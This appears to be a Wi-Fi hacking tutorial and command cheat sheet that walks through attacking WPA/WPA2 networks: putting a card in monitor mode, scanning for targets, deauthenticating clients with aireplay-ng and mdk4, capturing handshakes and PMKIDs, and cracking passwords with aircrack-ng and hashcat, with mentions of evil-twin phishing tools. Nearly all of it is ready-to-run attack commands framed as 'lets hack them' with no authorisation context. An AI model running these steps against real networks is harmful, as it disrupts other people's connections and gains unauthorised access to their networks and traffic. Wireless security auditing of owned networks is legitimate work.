

Wi-Fi Hacking (WPA/WPA2)

Wireless networks are all around us, So lets hack them!

Prerequisites:

- A Linux Operating System with the necessary tools installed.
- A Wireless card/adaptor that supports monitor mode and packet injection

To hack a Wi-Fi network using Linux, you need your wireless card to support monitor mode and packet injection. Not all wireless cards can do this, so first you need to make sure you have a compatible wireless card that supports monitor mode and packet injection.

You can quickly test a Wireless card/adaptor for compatibility with monitor mode and packet injection:

Test For Monitor Mode & Packet Injection:

#List available wireless interfaces (3 ways)

```
$ iwconfig or $ iw dev or $ ip a
```

#Check what processes may conflict with monitor mode

```
$ airmon-ng check
```

#kill processes that conflict with monitor mode

```
$ airmon-ng check kill
```

##test for monitor mode / put wireless network interface into monitor mode (3 ways)

```
$ airmon-ng start <interface>
```

```
$ iw dev <interface> set type monitor
```

```
$ iwconfig <interface> type monitor
```

##test for packet injection

```
$ aireplay-ng --test <monitor interface> or $ aireplay-ng -9 <monitor interface>
```

##test for scanning wireless networks

```
$ airodump-ng <monitor interface>
```

Commonly Used Tools -for auditing wireless networks-:

- aircrack-ng suite
- hashcat -(for cracking passwords with gpu)
- aircgeddon
- wifite2
- fluxion -(for evil twin attacks)
- wifiphisher
- mdk4
- mp64 - Mask Processor (for creating wordlists/dictionaries)
- crunch -(for creating wordlists/dictionaries)

****and many more!**

Attack Types : bruteforce (cpu or gpu) ,evil twin.

Bruteforce /dictionary/wordlist attack: Summary:

a bruteforce attack attempts every password combination in a dictionary/wordlist file against a capture/hash file. you can use this attack using the cpu, or the gpu.

-A few tools used for bruteforcing attacks :


- aircrack-ng (cpu cracking)
- hashcat (gpu cracking)

Evil twin attack: Summary:

An evil twin is a fraudulent Wi-Fi access point that appears to be legitimate but is set up to eavesdrop on wireless communications. This type of attack may be used to steal the passwords of unsuspecting users

-A few tools used for evil twin/social engineering wireless attacks :

- fluxion
- wifiphisher
- aircgeddon



USAGE:

#List wireless interfaces/devices → (3 ways)

```
$ iwconfig  
$ iw dev  
$ ip a
```

#Get all devices capabilities

```
$ iw list
```

#Get Specific device capabilities

```
$ iw <phy#> info
```

#See what driver is being used for a device → (2 ways)

1. \$ airmon-ng
2. \$ readlink /sys/class/net/<DEVICE_NAME>/device/driver

#Scan wireless networks using iw

```
$ iw dev <interface> scan
```

#Change interfaces/device name

```
$ systemctl stop NetworkManager  
$ ip link set <interface> down  
$ ip link set <interface> name <new interface name>  
$ ip link set <new interface name> up  
$ systemctl start NetworkManager
```

#Change mac address of interfaces (using macchanger)

**see man macchanger for manual/help

```
$ ip link set <interface> down  
$ macchanger -r <interface> **use -m XX:XX:XX:XX:XX:XX to set specific mac  
$ ip link set <interface> up
```

aircrack-ng most commonly used commands: (an overview)

- **airmon-ng** : used to put wireless interfaces in monitor mode & to check what driver is being used in all interfaces.

airmon-ng can put the wireless card into monitor mode. This means it can see and receive all network traffic, generally network cards will only receive packets meant for them (as determined by the MAC address of the NIC) but with airmon-ng it will receive all wireless traffic intended for us or not.

airmon-ng usage syntax:

\$ airmon-ng < start / stop > <wireless interface>

- **airodump-ng** : airodump-ng enables us to capture packets of our specification

airodump-ng basic usage syntax:

\$ airodump-ng <monitor interface> **see man airodump-ng for manual pages

- **aireplay-ng** : aireplay-ng can be used (among many things) to generate or accelerate traffic on the AP. & deauthentication attacks that deauths everyone off the network.

**see man aireplay-ng for manual pages

- **aircrack-ng** : aircrack-ng is the primary application within the aircrack-ng suite. It is used for password cracking. It is able to crack WEP and dictionary attacks for WPA / WPA2 after capturing the WPA handshake.

aircrack-ng usage syntax:

\$ aircrack-ng <capturefile.cap> -w <directory/of/wrdlst/nameofwordlist>

\$ aircrack -ng <capturefile.cap> *to view contents/handshakes/pkts/accesspoints in .cap file

Following is a more in depth review over the usage of the previous aircrack-ng suite tools : →→ ↓

Using aircrack-ng to crack a wpa/wpa2 encrypted wireless network

we will view how to crack a wpa/wpa2 wifi password using aircrack-ng suite

Overview of steps:

- 1- put wireless interface/device in monitor mode
- 2- scan for targets
- 3- capture handshake
- 4- crack handshake

step 1 Put interface in monitor mode

First we need to check and kill processes that may conflict with monitor mode:

```
#check processes that may conflict with monitor mode
$ airmon-ng check
```

```
#kill processes conflicting with monitor mode
$ airmon-ng check kill
```

List available wireless interfaces (3 ways):

```
$ iwconfig    or    $ iw dev    or    $ ip a
```

Now We Put wireless interface/device into monitor mode - (theres 3 ways we can achieve this):

```
#put interface into monitor mode using airmon-ng
$ airmon-ng start <wireless interface>
```

```
#put interface into monitor mode using iw
$ iw dev <interface> set type monitor
```

```
#put interface into monitor mode using iwconfig
$ iwconfig <interface> mode monitor
```

step 2 Scan for targets (Scan surrounding wireless networks for targets) & capture a handshake

#Launch airodump-ng to scan all surrounding wireless networks (all channels & all networks):

```
$ airodump-ng <monitor interface>
```

#Launch airodump-ng to scan a specific wireless network (specific channel & specific network):

```
$ airodump-ng --bssid <bssid of target> --channel <channel of target> <monitor interface>
```

```
$ airodump-ng --essid <essid of target> --channel <channel of target> <monitor interface>
```

#Get the handshake - save an instance of airodump-ng to a .cap file (add the write option to airodump-ng -w or --write)

```
$ airodump-ng --bssid <target bssid> --channel <target channel> -w <name-cap-file> <monitor interface>
```

useful tips for using airodump-ng:

- * press t for target highlighting in airodump-ng
- * press m to change color in target selection
- * press a to change display mode
- * use option -M for manufacturer details
- * use option -W for wps details
- * use option -U for uptime details
- * in order to deauth an access point, the wireless interface must be placed in the same channel as the target first
- * 5Ghz only: use --band a option , 2.4Ghz: use --band bg option
- * 5Ghz & 2.4Ghz: use --band abg option: airodump-ng --band agb -c <chan> <monitor interface>

step 3 Deauthenticate wireless network(s)/Deauth/Deauth clients

sometimes you may need to deauthenticate clients of a wireless network in order to obtain its handshake or PMKID. we can deauthenticate an access point in 2 ways (2 tools to deauth, using 'aireplay-ng' or 'mdk4')

Deauthenticate access points using aireplay-ng:

##Deauthenticate all clients from a wireless network using aireplay-ng:

- first make sure your monitor interface is in the same channel as the target.

Launch aireplay-ng to deauthenticate All clients on AP:

```
$ aireplay-ng --deauth <# of deauth packets to send, 0 is infinite> -a <target bssid> <monitor interface>
```

```
$ aireplay-ng --deauth 0 -a <target bssid> <monitor interface>
```

```
$ aireplay-ng -0 0 -a <target bssid> <monitor interface>
```

** -0 and --deauth are the same

```
$ aireplay-ng -0 0 -a <target bssid> -h <set source mac> <monitor iface>
```

** -h sets source mac, make it seem that deauth packets are coming from the set mac address

##Deauthenticate a specific client on the AP:

```
$ aireplay-ng -0 0 -a <target bssid> -c <associated client bssid> <monitor interface>
```

Deauthenticate access points using MDK4:

** see man mdk4 for manual pages

```
$ mdk4 <monitor interface> d -B <target bssid> -c <target channel>
```


step 4

Crack the Handshake using aircrack-ng (bruteforce using a wordlist/dictionary) (crack the wifi password using aircrack-ng)

you will need a wordlist/dictionary file, you can create one with;
mask processor (mp64), crunch

once you've captured a handshake in a .cap file you need to crack it to get the wifi password

crack wifi password/crack handshake using aircrack-ng and a dictionary/wordlist file

```
$ aircrack-ng <capture-file.cap> -w <dictionary-file-wordlist-file>
```



hashcat

advanced
password
recovery

HASHCAT

Description: Hashcat is an open-source, advanced password recovery tool supporting GPU acceleration with OpenCL, NVIDIA CUDA, and Radeon ROCm.

- Advantages:**
- Password recovery/cracking is much faster since it uses the power of the GPU to crack passwords
 - Pause/Resume a cracking session
 - You can Save a hashcat cracking session and restore the session to continue cracking it at a later time

GPU Driver requirements:

- AMD GPUs on Linux require "RadeonOpenCompute (ROCm)" Software Platform (3.1 or later)
- AMD GPUs on Windows require "AMD Radeon Adrenalin 2020 Edition" (20.2.2 or later)
- Intel CPUs require "OpenCL Runtime for Intel Core and Intel Xeon Processors" (16.1.1 or later)
- NVIDIA GPUs require "NVIDIA Driver" (440.64 or later) and "CUDA Toolkit" (9.0 or later)

Features


- Free
- Open-Source (MIT License)
- Multi-OS (Linux, Windows and macOS)
- Multi-Platform (CPU, GPU, APU, etc., everything that comes with an OpenCL runtime)
- Multi-Hash (Cracking multiple hashes at the same time)
- Multi-Devices (Utilizing multiple devices in same system)
- Multi-Device-Types (Utilizing mixed device types in same system)
- Supports password candidate brain functionality
- Supports distributed cracking networks (using overlay)
- Supports interactive pause / resume
- Supports sessions
- Supports restore
- Supports reading password candidates
- from file and stdin Supports hex-salt and
- hex-charset
- Supports automatic performance tuning
- Supports automatic keyspace ordering
- markov-chains Built-in benchmarking system
- Integrated thermal watchdog
- 300+ Hash-types implemented with performance in mind ... and much more

you can use hashcat with intel integrated GPU/ intel integrated graphics:
you must have intel opengl runtime installed first. -intel compute runtime-

.. I manually download and install it:

<https://software.intel.com/content/www/us/en/develop/articles/opengl-drivers.html>

- <https://github.com/intel/compute-runtime/releases>





USING HASHCAT TO CRACK A WPA/WPA2 PASSWORD

HASHCAT USAGE:

Overview of steps:

1.- Convert your capture (.cap/.pcapng) into Hashcat's new .22000 format.
(old .hccapx workflow is deprecated)

2.- Crack the resulting hash with Hashcat using your dictionary (from crunch, maskprocessor, etc.).

HASHCAT USAGE

Step 1 - Convert the capture (.cap or .pcapng) into Hashcat's 22000 format

```
hcxpcapngtool -o hashcat.22000 capture-file.cap
```

```
# If you already have an old .hccapx file, convert it:
```

```
# hcxhashtool -i oldfile.hccapx -o hashcat.22000
```

Step 2 - Find Hashcat compatible devices

```
hashcat -l
```

Step 3 - Start cracking with a dictionary

```
hashcat -a 0 -m 22000 -d <device number> hashcat.22000 dictionary-file.txt --force
```

```
# -- Session Save
```

```
hashcat --session <session_name> -a 0 -m 22000 -d <device number> hashcat.22000  
dictionary-file.txt --force
```

```
# -- Session Restore
```

```
hashcat --session <session_name> --restore
```

```
# (Optional) Generate a dictionary with crunch
```

```
# crunch 8 8 abcdef123456 -o wordlist.txt
```

```
# hashcat -a 0 -m 22000 hashcat.22000 wordlist.txt
```

****see man hashcat for manual pages or hashcat --help**

```
-m <hash type number> # Specify hash type # 22000 = WPA/WPA2 (PMKID + EAPOL)  
--force                # Ignore warnings and force execution # (use only if you know why a warning appears)  
-a <attack mode>       # Select attack mode # 0 = Straight (wordlist/dictionary attack)  
--show                # Show cracked passwords from the potfile # Example: hashcat -m 22000 --show hashcat.22000  
-d <device #>          # Select compute device (GPU/CPU/etc) # Find devices with: hashcat -l  
--session <name>       # Save or restore a cracking session  
                        # Example: hashcat --session myjob -m 22000 hashcat.22000 wordlist.txt  
                        # Restore: hashcat --session myjob --restore
```

The --restore command does not need nor allow any further arguments except from --session (and --restore itself). You CAN'T simply add or change some arguments when you restore the job. If you really insist to change any arguments, you might be able to use some external tools (like analyze_hc_restore) at your own risk.

PMKID (clientless attacks) same as EAPOL

PMKID (Pairwise Master Key IDentification) attack, pmkid client-less attack

This attack allows us to crack a wpa/wpa2 wireless network password without any clients

Rather than relying on intercepting two-way communications between Wi-Fi devices (access point and clients) to try cracking the password, an attacker can communicate directly with a vulnerable access point using the PMKID attack method.

It's worth mentioning that not every network is vulnerable to this attack. Because this is an optional field added by some manufacturers, you should not expect universal success with this technique. Whether you can capture the PMKID depends on if the manufacturer of the access point did you the favor of including an element that includes it.

Tools for PMKID Attack:

- **hcxdump tool + Hashcat** → Modern & Recommended (fast, supports session save/pause/resume)
- aircrack-ng → Legacy (works, but slower, no session management)

Modern Hashcat PMKID Workflow (hcxdump tool v6.3.1+)

1. Capture PMKID and EAPOL (General scan)

-w saves the file; --rds=1 enables the real-time status screen
sudo hcxdump tool -i <interface> -w capture.pcapng --rds=1

2. Convert capture to Hashcat 22000 format

hcxpcapng tool -o hashcat.22000 capture.pcapng

3. Crack with Hashcat

hashcat -m 22000 -a 0 hashcat.22000 dictionary.txt

4. Show cracked passwords

hashcat -m 22000 --show hashcat.22000

TARGETED CAPTURE (Specific Network)

Step A: Compile the BPF filter for your target BSSID

Replace 11:22:33:44:55:66 with your target MAC

tcpdump -y IEEE802_11_RADIO wlan addr3 11:22:33:44:55:66 -ddd > attack.bpf

Step B: Run hcxdump tool using the --bpf flag

sudo hcxdump tool -i <interface> -w target.pcapng --bpf=attack.bpf --rds=1

NOTE:

--rds=1 : Replaces old --enable_status=1

--bpf : Replaces old --filterlist_ap and --filtermode

Crack the Hash, Bruteforce (wpa/wpa2 password) using hashcat and a dictionary/wordlist

```
$ hashcat -m 22000 <hashoutput-hashfile.txt> <dictionary-wordlist.txt>
```

#In order to save a cracking session while cracking a pmkid hash:

```
$ hashcat --session <session_name> -m 22000 -d <device #> <hashoutput-hashfile.txt>  
<dictionary-file.txt> --force --show
```

#Restore a Session

```
$ hashcat --session <session_name> --restore
```

**** -m 22000 is for : WPA-PBKDF2-PMKID+EAPOL (the new unified format).**

HASHCAT : MORE INFORMATION

Overview:

- Use Multi-Device-Types (Utilizing mixed device types in same system simultaneously) (GPU,CPU and other)
-D <devtype#>,<devtype#> etc... option
- Use Multi-Devices (Utilizing multiple devices in same system;) select which devices (GPU(s) and/or CPU(s)) to use
-d <dev#>,<dev#> etc... option
- Use multiple dictionaries to crack a hash
- Show cracked/previusosly cracked passwords
--show option
- Set a specific workload profile
-w <workloadProfile #> option

Use Multi-Device-Types (Utilizing mixed device types in same system simultaneously) (GPU,CPU and other)

By default, hashcat only uses GPUs when available. You can modify that with the -D and -d flags. Using more devices/more device tpes simultaneously will speed up the cracking speed.

-D: OpenCL device-types to use, separated with commas

```
- [ OpenCL Device Types ] -  
# | Device Type  
===+=====
```

1	CPU
2	GPU
3	FPGA, DSP, Co-Processor

-d: OpenCL devices to use/Backend devices to use, separated with commas

EXAMPLE: Use all GPU(s) and CPU(s) simultaneously

```
$ hashcat -m <hash type#> -D 1,2 <hash-file.hccapx> <dictionary-file> --force
```

```
$ hashcat -m 22000 -D 1,2 hash-file.hccapx dictionary-file.txt --force
```

EXAMPLE: Use Specific GPU(s) and/or CPU(s) simultaneously

```
$ hashcat -m <hash type#> -D 1,2 -d <dev#>,<dev#> <hash-file.hccapx> <dictionary-file> --force
```

```
$ hashcat -m 22000 -D 1,2 -d 1,3,4 hash-file.hccapx dictionary-file.txt --force
```

** Use hashcat -I to identify available devices

** if you use -D <devtype#>,<devtype#>,etc.. option without specifying which specific devices to use(-d <dev#>,<dev#>,etc..) it will use all the available devices of the type specified in -D (for example all cpus and gpus).. so unless you want that, specify which devices to use explicitly.

Use Multi-Devices (Utilizing multiple devices in same system)

hashcat can use multiple gpu(s) and/or cpu(s) in the same system to crack a password; You can specify that with the -d option (and the -D option to also use CPU(s)). Using more devices will speed up the cracking process.

-d : OpenCL devices/Backend devices to use, separated with commas

EXAMPLE: Use Multiple GPU(s) simultaneously

```
$ hashcat -m <hash type#> -d <dev#>,<dev#> <hash-file.hccapx> <dictionary-file> --force
```

```
$ hashcat -m 22000 -d 1,2 hash-file.hccapx dictionary-file.txt --force
```

Use multiple dictionaries to crack a hash; How to use multiple dictionaries?

If you use hashcat with a Dictionary attack (-a 0) you can specify several dictionaries:

EXAMPLE: Use multiple dictionaries

```
$ hashcat -m <hash type#> <hash-file.hccapx> <dictionary-file1> <dictionary-file2> --force
```

```
$ hashcat -m 22000 hash.txt dict1.txt dict2.txt dict3.txt --force
```

show previously cracked passwords

To accomplish this, you need to use the --show switch.

Hashcat saves its progress in a .pot file. The --show command will let you see the cracked hashes that have been saved in the .pot file. There are a few ways to get the same result; but the syntax i use is: hashcat <hash-file> <dict-file> --show or view/open the .potfile in ~/.hashcat/ hashcat.potfile

--show : Compare hashlist with potfile; show cracked hashes

EXAMPLE: show previousle cracked passwords

```
$ hashcat <hash-file.hccapx> <dictionary-file> --show  
or open the .potfile in ~/.hashcat/ hashcat.potfile
```

Set a specific workload profile

In order to set the devices performance level, you can set a lower or higher (-w <workload-profile#>) workload profile.

-w: Enable a specific workload profile

- [Workload Profiles] -

| Performance | Runtime | Power Consumption | Desktop Impact

==+=====+=====+=====+=====

1 Low	2 ms	Low	Minimal
2 Default	12 ms	Economic	Noticeable
3 High	96 ms	High	Unresponsive
4 Nightmare	480 ms	Insane	Headless

EXAMPLE: Set a specific workload profile

```
$ hashcat -m <hash type#> -w <workload-profile#> <hash-file.hccapx> <dictionary-file> --  
force$ hashcat -m 22000 -w 1 hash-file.hccapx dictionary-file.txt --force
```

How to generate custom wordlists with HASHCAT / MASK PROCESSOR

Command 1:

```
mp64 -1 <charset> <pattern ?1 ?1> --output-file=custom_wordlist.txt
```

```
mp64 -1 0123456789ABCDEF 48BDCE?1?15314 --output-file=custom_wordlist.txt
```

Explanation:

- mp64: This tool generates wordlists based on mask patterns.
- -1 0123456789ABCDEF: Defines the custom character set for ?1 as 0123456789ABCDEF.
- 48BDCE?1?15314: The mask pattern where ?1 is replaced by characters from the defined custom set.
- --output-file=custom_wordlist.txt: Specifies the output file where the generated wordlist is saved.

Command 2:

```
hashcat --stdout -a 3 -1 <charset> <pattern ?1 ?1> > custom_wordlist.txt
```

```
hashcat --stdout -a 3 -1 0123456789ABCDEF 48BDCE?1?15314 > custom_wordlist.txt
```

Explanation:

- hashcat: A password recovery tool.
- --stdout: Outputs the generated wordlist directly to the console.
- -a 3: Specifies the attack mode as mask attack.
- -1 0123456789ABCDEF: Defines the custom character set for ?1 as 0123456789ABCDEF.
- 48BDCE?1?15314: The mask pattern where ?1 is replaced by characters from the defined custom set.
- > custom_wordlist.txt: Redirects the output to the file custom_wordlist.txt.

Both commands are used to generate wordlists based on specific mask patterns. The first command directly saves the output to a file using mp64, while the second uses hashcat and redirects the

output to a file.

The -1 option in both commands is not hardcoded; it is used to define a custom character set for a placeholder (e.g., ?1). Similarly, you can use other options like -2, -3, and -4 to define additional custom character sets for ?2, ?3, and ?4 respectively.

For your example:

```
mp64 -4 0123456789ABCDEF 48BDCE?4?45314 --output-file=custom_wordlist.txt
```

```
hashcat --stdout -a 3 -4 0123456789ABCDEF 48BDCE?4?45314 > custom_wordlist.txt
```

MDK4 & AIREPLAY-NG TECHNICAL REFERENCE

Technical Documentation

March 2026

MDK4: DEAUTHENTICATION & CHANNEL CONTROL

1. WHITELIST (DEAUTH ALL EXCEPT THESE)

- -w: Uses a physical text file for multiple whitelisted MACs
- -W: Directly whitelists a single MAC (no file needed)
- -s: Sets packet rate (prevents AP crash/internet lag)

```
sudo mdk4 <interface> d -B <AP_BSSID> -w <whitelist_file.txt> -s 5
sudo mdk4 <interface> d -B <AP_BSSID> -W <YOUR_MAC> -s 5
```

2. BLACKLIST (DEAUTH ONLY THESE)

- -b: Uses a physical text file for targeted MACs
- -S: Target a single station MAC directly

```
sudo mdk4 <interface> d -B <AP_BSSID> -b <blacklist file.txt> -s 5
sudo mdk4 <interface> d -B <AP_BSSID> -S <TARGET_MAC>
```

3. CHANNEL & HOPPING CONTROL

- -c: Lock to a single channel

```
sudo mdk4 <interface> d -B <AP_BSSID> -c 11
```

- -c h: Enable automatic hopping across all supported channels
- -c h:<ms>: Set hopping speed in milliseconds (default is 3000ms)

```
sudo mdk4 <interface> d -B <AP_BSSID> -c h:1000
```

- -c <ch1,ch2>:<ms>: Hop only on specific channels at a set speed
- Useful for dual-band APs or specific targets

```
sudo mdk4 <interface> d -B <AP_BSSID> -c 11,149:2000
```

4. NO-FILE "HACK" (SUB-SHELL)

- Fakes a file to whitelist/blacklist without saving to disk

```
sudo mdk4 <interface> d -B <AP_BSSID> -w <(echo -e "MAC_1\nMAC_2") -s 5
```

AIREPLAY-NG & MONITORING

5. DIRECTED BURST (MOST STABLE)

- Sends 10 packets and stops; best for manual reconnect tests

```
sudo aireplay-ng -0 10 -a <AP_BSSID> -c <TARGET_MAC> <interface>
```

6. REAL-TIME VIEW (TERMINAL 2)

- Monitor who stays up and catch handshakes
- --band: Select frequency (bg = 2.4GHz, a = 5GHz, abg = Both)

```
sudo airodump-ng -c <channel> --bssid <AP_BSSID> --band abg <interface>
```

7. INTERFACE PREP

- Kill processes that cause channel hopping/interference

```
sudo airmon-ng check kill
```

WIFI VIRTUAL INTERFACE (VIF) GUIDE

March 2026

WIFI VIRTUAL INTERFACE (VIF) GUIDE

Technical Reference for Linux Wireless Systems

Date: March 2026

1. OVERVIEW

Virtual Interface (VIF) technology allows a single physical WiFi card to run multiple logical interfaces simultaneously (e.g., Client and Monitor mode) or multiple Virtual Monitor Interfaces.

2. NETWORKMANAGER & CHANNEL HOPPING

NetworkManager (NM) automatically manages any "managed" type interface. If an active managed interface remains on the physical card, NM will perform background scans, causing the radio to hop channels.

To stop NetworkManager manually:

```
# Using systemctl (Recommended)
sudo systemctl stop NetworkManager

# Using service (Legacy)
sudo service NetworkManager stop
```

Solution: To lock a specific channel (required for Monitor Mode or Access Points), you must bring the primary managed interface **DOWN** or stop NM before starting your VIF.

3. COMMON INTERFACE MODES

The following types can be specified when adding a new interface:

- **managed:** Standard client mode (Connects to an Access Point).
- **monitor:** Passive sniffing (Captures packets without associating).

- **__ap**: Access Point mode (Used for hosting a wireless network).
- **mesh**: IEEE 802.11s Mesh networking.
- **ibss**: Ad-hoc networking.

4. CREATION AND DELETION SEQUENCE

4.1 Creating a Virtual Interface

```
# 1. Bring primary interface down to stop NM interference
sudo ip link set wlan0 down

# 2. Add the virtual interface
# Syntax: iw dev <PHY> interface add <NAME> type <MODE>
# Example for Access Point Mode:
sudo iw dev wlan0 interface add uap0 type __ap

# 3. Bring the new interface up
sudo ip link set uap0 up

# 4. Set the desired channel
# This locks the physical radio to a specific frequency
sudo iw dev uap0 set channel 6
```

4.2 Deleting the Interface

```
# Remove the virtual interface
sudo iw dev uap0 del

# Restore the primary interface
sudo ip link set wlan0 up
```

5. REFERENCE TABLE

Command	Description
iw dev	List all active wireless interfaces and types
iw list	Show hardware capabilities (Interface combinations)
nmcli dev set <if> managed no	Tell NetworkManager to ignore a specific VIF

Note: Always verify your hardware supports multiple interfaces by checking the "valid interface combinations" section in the output of `iw list`.